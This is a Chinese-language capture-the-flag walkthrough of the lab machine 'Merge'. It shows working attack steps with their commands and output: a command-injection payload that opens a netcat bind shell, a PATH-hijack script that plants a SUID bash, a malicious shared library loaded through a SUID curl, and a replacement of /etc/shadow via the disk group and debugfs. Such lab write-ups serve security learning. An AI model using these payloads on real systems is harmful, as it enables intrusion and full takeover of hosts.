

Merge

Write by Yolo

信息搜集

端口扫描

```
<yolo> ~
> rustscan -a 10.161.232.177
△ 12:55
.....
| {} | { } | { _ { _ } { { _ / _ _ } / { } \ | \ | |
| .- \ | { } |.-_ } | | .-_ } \    }/ /\ \ | \ |
\ _ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \
The Modern Day Port Scanner.
-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/yolo/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch
size '-b 10140'.
Open 10.161.232.177:80
Open 10.161.232.177:22
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-24 12:56 CST
Initiating Ping Scan at 12:56
Scanning 10.161.232.177 [2 ports]
Completed Ping Scan at 12:56, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:56
Completed Parallel DNS resolution of 1 host. at 12:56, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF:
0, TR: 1, CN: 0]
Initiating Connect Scan at 12:56
Scanning 10.161.232.177 [2 ports]
Discovered open port 80/tcp on 10.161.232.177
Discovered open port 22/tcp on 10.161.232.177
Completed Connect Scan at 12:56, 0.00s elapsed (2 total ports)
Nmap scan report for 10.161.232.177
Host is up, received syn-ack (0.0010s latency).
Scanned at 2026-05-24 12:56:22 CST for 0s
```

```
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack
80/tcp    open  http     syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
```

共22和80两个端口，下一步应该尝试扫描http路径

路径扫描

貌似无结果？

```
<yolo> ~
> dirsearch -u http://10.161.232.177
/home/yolo/.pyenv/versions/3.13.12/lib/python3.13/site-packages/dirsearch/dirsearch.py:23: UserWarning: pkg_resources
  deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated
  for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3.post1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/yolo/reports/http_10.161.232.177/_26-05-24_12-59-45.txt


Target: http://10.161.232.177/

[12:59:45] Starting:

Task Completed
```

get www-data shell

看到这里只能输入IP地址就很熟悉，之前做这类waf的时候，用封号隔开，或者是url编码换行符执行等等方法，多试几次就出来了



前台的命令注入打成功了，进行后续的信息搜集和排点（尝试了下，用%0a换行，用%09替换空格


家用户共三个，分别是admin,lnnn,mono



弹个shell来稳定交互

这次就弹个正向shell吧

```
# payload
ip=127.0.0.1%0abusybox%09nc%09-lp%097777%09-e%09/bin/bash
# kali端
nc 10.161.232.177 7777
```



这是index.php中的核心过滤脚本

```
<?php
putenv('NALI_DB_IP4=qqwry');
putenv('NALI_HOME=/var/www/tool/.nali');
$output = '';
$error = '';
$input_val = '';
```

```

$blacklist = [' ', ';', '&', '|', '$', '`'];
if (isset($_POST['ip']) && $_POST['ip'] !== '') {
    $input_val = $_POST['ip'];
    $input = $_POST['ip'];
    foreach ($blacklist as $char) {
        if (strpos($input, $char) !== false) {
            $error = 'Invalid characters detected';
            break;
        }
    }
    if ($error === '') {
        $cmd = '/var/www/tool/nali ' . $input . ' 2>&1';
        $output = shell_exec($cmd);
        if ($output === null || $output === '') {
            $error = 'Query failed or no result';
        }
    }
}
}
?>

```

完成注入后，这里就没啥用了，然后就是在系统各个路径下查看当前www-data用户可以访问的文件，获取到家用户泄露的一些信息

get mono shell

在/opt下找到了任意用户都能读的文件pass.txt，直接向上提权mono

```

ls -la /opt
total 20
drwxr-xr-x  4 root  root  4096 May 22 09:19 .
drwxr-xr-x 18 root  root  4096 May 16 05:19 ..
drwxr-xr-x  2 root  root  4096 May 22 06:09 Dirty-Merge
drwxr-xr-x  2 admin lnnn  4096 May 22 09:20 admin
-rw-r--r--  1 root  root    30 May 22 06:07 pass.txt
cat /opt/pass.txt
mono:0ysP8axqGSAkvXnkVxxukVnz

```

用ssh远程连接

```


mono@Merge:~$ sudo -l
Matching Defaults entries for mono on Merge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty, env_keep+=PATH,
    !secure_path

User mono may run the following commands on Merge:
    (lnnn) NOPASSWD: /opt/Dirty-Merge/dirty_merge
mono@Merge:~$ id
uid=1000(mono) gid=1000(mono) groups=1000(mono)

```

用户组很平常，但是这里有办法水平移动到lnnn用户，需要先了解 /opt/Dirty-Merge/dirty_merge 的作用（感觉和最近的cve有关系？）

看过README.md，可以确定这里的二进制就是很火的那个cve poc，但是问题来了，当前的mono无法执行，据111后来解惑，是因为靶机系统内核修复了这个漏洞，因此无法利用，但是可以通过分析poc利用的系统命令来间接提权



回顾下 `sudo -l` 里这一部分：`env_keep+=PATH, !secure_path`

可喜可贺，这里的sudo提权允许保留mono用户的路径，那么我们劫持path即可，这里我选择将属于lnnn的bash拷贝出来

这里有个小坑！

/tmp下面的文件都算是 `nosuid`，也就是说无法让文件按照所属用户执行，举个简单的例子

```
mono@Merge:/tmp$ ls -la lnnnbash
-rwsr-xr-x 1 lnnn lnnn 1298416 May 25 08:36 lnnnbash
mono@Merge:/tmp$ ./lnnnbash -p
mono@Merge:/tmp$ id
uid=1000(mono) gid=1000(mono) groups=1000(mono)
mono@Merge:/tmp$ ./lnnnbash -c id
uid=1000(mono) gid=1000(mono) groups=1000(mono)
mono@Merge:/tmp$
```

这个lnnnbash很明显，属于lnnn用户，是我利用sudo权限提取过来的（详细方法后续会说）

由于/tmp下属于nosuid，这样的bash文件我们无法水平提权，必须找到另一处支持suid文件运行的可写路径

关于lnnn用户的可写路径我也不太清楚，这里只能一个一个试了，最终找到了路径 `/var/tmp`，这个目录和 `/tmp` 功能类似，区别在于系统重启后，`/var/tmp` 里的文件**不会被自动清理**

get lnnn shell

按照我们前面的分析，劫持path，进行水平移动，我通过md文件了解到，提权要用的系统命令分别是 `ip` 和 `ethtool`，我这里仅仅劫持 `ip` 就够了

在 `/tmp` 下创建ip文件，写入内容如下：

```
#!/bin/bash
cp /bin/bash /var/tmp/lnnnbash
chmod 4755 /var/tmp/lnnnbash
/usr/sbin/ip "$@"
```

提供可执行权限：`chmod +x ip`

劫持path执行：`sudo PATH=/tmp:$PATH -u lnnn /opt/Dirty-Merge/dirty_merge`

```
mono@Merge:/tmp$ ls -la /var/tmp/
total 1284
drwxrwxrwt  3 root root    4096 May 25 08:51 .
drwxr-xr-x 12 root root    4096 May 22 06:03 ..
-rwsr-xr-x  1 lnnn lnnn 1298416 May 25 09:06 lnnnbash
drwx----- 3 root root    4096 May 25 08:32 systemd-private-
```

成功写入了，这个时候只要执行二进制文件就能拿到lnnn的shell：`/var/tmp/lnnnbash -p`

```
mono@Merge:/tmp$ /var/tmp/lnnnbash -p
lnnnbash-5.2$ id
uid=1000(mono) gid=1000(mono) euid=1001(lnnn) groups=1000(mono)
lnnnbash-5.2$
```

这里务必稳固下shell环境，我这里选择写入本地公钥


```
<yolo> ~/.ssh
) ssh -i id_rsa lnnn@10.161.247.204
The authenticity of host '10.161.247.204 (10.161.247.204)' can
ED25519 key fingerprint is SHA256:MjoUe5ON03T2ucSPmlU3evmpGUyW
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:84: [hashed name]
 ~/.ssh/known_hosts:87: [hashed name]
 ~/.ssh/known_hosts:88: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])
Warning: Permanently added '10.161.247.204' (ED25519) to the list of
Linux Merge 7.0.8-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix
The programs included with the Debian GNU/Linux system are free
the exact distribution terms for each program are described in
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
lnnn@Merge:~$ -bash: connect: No route to host

test_write user:txt
lnnnbash-5.2$ cd .ssh
lnnnbash-5.2$ ls
authorized_keys id_ed25519 id_ed25519.pub test_write
lnnnbash-5.2$ nano authorized_keys
Unable to create directory /home/mono/.local/share/nano/: Permission denied
It is required for saving/loading search history or cursor positions.
lnnnbash-5.2$ ls
authorized_keys id_ed25519 id_ed25519.pub test_write
lnnnbash-5.2$ pwd
/home/lnnn/.ssh
lnnnbash-5.2$ id
uid=1000(mono) gid=1000(mono) euid=1001(lnnn) groups=1000(mono)
lnnnbash-5.2$ rm authorized_keys
lnnnbash-5.2$ vi authorized_keys
lnnnbash-5.2$ chmod 600 authorized_keys
lnnnbash-5.2$
```

我右图第一次框中部分的报错是由于当前shell的用户权限太过混乱，缓存找不到合适的位置，这个时候我们可以用vi进行编辑，它们不需要缓存目录

第二个框就是我成功写入公钥，并附加对应的权限，再在本地远程连接即可

用linpeas发现了有意思的程序

```
Files with interesting Permissions
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 463K Feb 3 08:15 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 51K Mar 8 2025 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 71K May 9 2025 /usr/bin/mount ----> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 116K Apr 19 2025 /usr/bin/passwd ----> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 308K Feb 11 14:22 /usr/bin/sudo ----> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 83K May 9 2025 /usr/bin/wc
-rwsr-xr-x 1 root root 52K Apr 19 2025 /usr/bin/cman
-rwsr-xr-x 1 root root 87K Apr 19 2025 /usr/bin/gparted
-rwsr-xr-x 1 root root 55K May 9 2025 /usr/bin/umount ----> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 19K May 9 2025 /usr/bin/newgrp ----> HP-UX_10.20
-rwsr-xr-x 1 root root 70K Apr 19 2025 /usr/bin/chfn ----> SuSE_9.3/10
You own the SUID file: /tmp/lnnnbash
You own the SUID file: /var/tmp/lnnnbash
-rwsr-xr-x 1 admin admin 315K May 22 09:19 /opt/admin/curl
You own the SUID file: /home/lnnn/.bash-su

SUID (T1548.001)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
-rwxr-xr-x 1 root shadow 43K Jun 29 2025 /usr/sbin/unix_chkpw
-rwxr-xr-x 1 root shadow 112K Apr 19 2025 /usr/bin/chage
-rwxr-xr-x 1 root _ssh 411K Feb 3 08:15 /usr/bin/ssh-agent
-rwxr-xr-x 1 root mail 23K Dec 31 2024 /usr/bin/dotlockfile
-rwxr-xr-x 1 root crontab 51K Jun 13 2025 /usr/bin/crontab
-rwxr-xr-x 1 root shadow 31K Apr 19 2025 /usr/bin/exim4
-rwsr-xr-x 1 admin admin 315K May 22 09:19 /opt/admin/curl
```

这里的curl大概率会让我水平移动到admin用户

get admin shell

除了linpeas无脑一把梭，还能直接获取suid程序列表

```
lnnn@Merge:~$ find / -perm -4000 -executable -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
```

```
/usr/bin/gpasswd  
/usr/bin/umount  
/usr/bin/newgrp  
/usr/bin/chfn  
/tmp/lnnnbash  
/dev/shm/lnnnbash  
/var/tmp/lnnnbash  
/opt/admin/curl  
/home/lnnn/.bash-su
```

这里的lnnnbash是我自己创建的，不要被误导，直接查看 `/opt/admin/curl`

```
lnnn@Merge:~$ ls -la /opt/admin/curl  
-rwsr-sr-x 1 admin admin 321880 May 22 09:19 /opt/admin/curl
```

完全属于admin用户，那就去GTFO里查表

都挨个试过了，看到最后一个加载恶意库，我就笑了

哈哈哈哈



详细payload如下

Library load

This executable can load shared libraries that may be used to run arbitrary code in the same execution context.

(a) Unprivileged Sudo SUID

This function can be performed by any unprivileged user.

```
curl --engine /path/to/lib.so x
```

Payload

As an example, the following can be used to create a minimal shared library (`lib.so`) that spawns a shell upon loading:

```
echo '__attribute__((constructor)) init() { execl("/bin/sh", "sh", 0); }' \
| gcc -w -fPIC -shared -o lib.so -x c -
```

Add the usual `-p` argument to the shell for SUID contexts. Consider calling `setuid(0);` beforehand if the executable has the `CAP_SETUID` capability assigned.

复现过程:

```
lnnn@Merge:~$ cat > /tmp/libcurl_exploit.c << 'EOF'
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init() {
    setuid(0); // 如果需要
    execl("/bin/sh", "sh", "-p", NULL);
}
EOF
lnnn@Merge:~$ gcc -w -fPIC -shared -o /tmp/lib.so /tmp/libcurl_exploit.c -ldl
lnnn@Merge:~$ /opt/admin/curl --engine /tmp/lib.so http://example.com
$ id
uid=1001(lnnn) gid=1001(lnnn) euid=1002(admin) egid=1002(admin) groups=1002(admin),1001(lnnn)
$ |
```

用ssh公钥稳固下

```
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQCs5DKXkYBak6DpLtIRoD27vIiGyV4vhq
TupwKYbU+Rl0dVwCJYDNzjk3KEPRpSBvaZwAmHcU7mMJncYueUn0grmpG/K/Ce6K93L2QY2
Clk89DxVV20Y7qJ4HjyxUc2wz93oxJhp3T5aoMfH80rkoMeZCQrjeSTGg3I/p5C1anYPLA
LeSeWPfPza0L0h0j+Qju/h+Qb9ciNyFy6ZC+zqWgLTduV6cI2Tj+moc1ZpypbAsFQYTk5v
1FqSU3DlMhmVpRh7ieGFK1aZr2apoRDGoBFRptXWVH52/1VkwvXjQ8UxEQ5f10/E+nImLV
e3eicX/R4qyt/7MRAyDdMZDzfxgxqxkaNNnKcUSILHqo6fF5uuboiHaExx1cuvtXv8tqdBV
6Q== 2406213396@qq.com
$ mkdir -p .ssh
$ cp authorized_keys .ssh/authorized_keys
$ chmod 700 /home/admin/.ssh
$ chmod 600 /home/admin/.ssh/authorized_keys
$ chmod 755 /home/admin
$ |
```

to root

查看下当前admin用户可以编辑的文件

```
find / -group admin -perm -g=w -type f 2>/dev/null | grep -v
"^/proc|^/sys|^/run"
```

```
admin@Merge:~$ find / -group admin -perm -g=w -type f 2>/dev/null | grep -v "^/proc|^/sys|^/run"
/tmp/cf31-probe-1504.py
/tmp/chmod_helper_admin
/tmp/adminshell_new
/tmp/setup_final.sh
/tmp/fixperm_admin.sh
/tmp/setup_admin2.sh
/tmp/setup_admin.sh
/tmp/adminshell
/tmp/test
/home/admin/linpeas.sh
/etc/group
```

看到这里的group，我就知道开出ssr了，我只要编辑完group后并给当前用户一定的root权限，就能提权成功

我这里选择为admin用户提供disk组，可以直接用nano编辑，在文件末尾追加如下：

```
sudo:x:27:admin
disk:x:6:admin|
shadow:x:42:admin
-- INSERT --
```

在group中是允许重复出现多个组的，系统内部会自动整理去重，我这里一次性增加三个group:sudo,disk,shadow，第一个sudo是无法成功的，需要admin的密码（后面考），第2个disk是我提权用的，第3个shadow作用也不是很大，只能查看/etc/shadow的内容

disk组提权种类很多，参考111博客<https://blog.the0n3.top/pages/disk-root/>

我这里选择将本地编译好的debugfs上传上去，修改shadow即可

编译源代码可以参考这里<https://github.com/tytso/e2fsprogs>

静态编译好后上传并执行

```
admin@Merge:/tmp$ ./debugfs.bin -w /dev/sda1
debugfs 1.47.4 (6-Mar-2025)
debugfs: cd /etc
debugfs: rm shadow

debugfs: write /tmp/new_shadow shadow
Allocated inode: 525420
debugfs: quit
```

这是我伪造的shadow文件

```
root:$y$j9T$.LwrLuLI3x8PTHTz062r0$61APQXvvuKbqV29jInnRqAL/KFd/XLFASYZ6EmAV4DA:2
0595:0:99999:7:::
daemon*:20568:0:99999:7:::
bin*:20568:0:99999:7:::
sys*:20568:0:99999:7:::
sync*:20568:0:99999:7:::
games*:20568:0:99999:7:::
man*:20568:0:99999:7:::
lp*:20568:0:99999:7:::
mail*:20568:0:99999:7:::
news*:20568:0:99999:7:::
uucp*:20568:0:99999:7:::
proxy*:20568:0:99999:7:::
www-data*:20568:0:99999:7:::
backup*:20568:0:99999:7:::
list*:20568:0:99999:7:::
irc*:20568:0:99999:7:::
_apt*:20568:0:99999:7:::
nobody*:20568:0:99999:7:::
systemd-network:!*:20568:::::1:
dhcpcd:!:20568:::::
systemd-timesync:!*:20568:::::1:
```

root的密码是12345678，我用本地Linux环境的mkpasswd工具生成的

接下来重启虚拟机，再次用admin登录，会发现/etc/shadow已经更新，直接用12345678登录root

others

嗯，方法千千万，111还是太强了，这样关系环环相扣的设计很新颖，很有hacker感！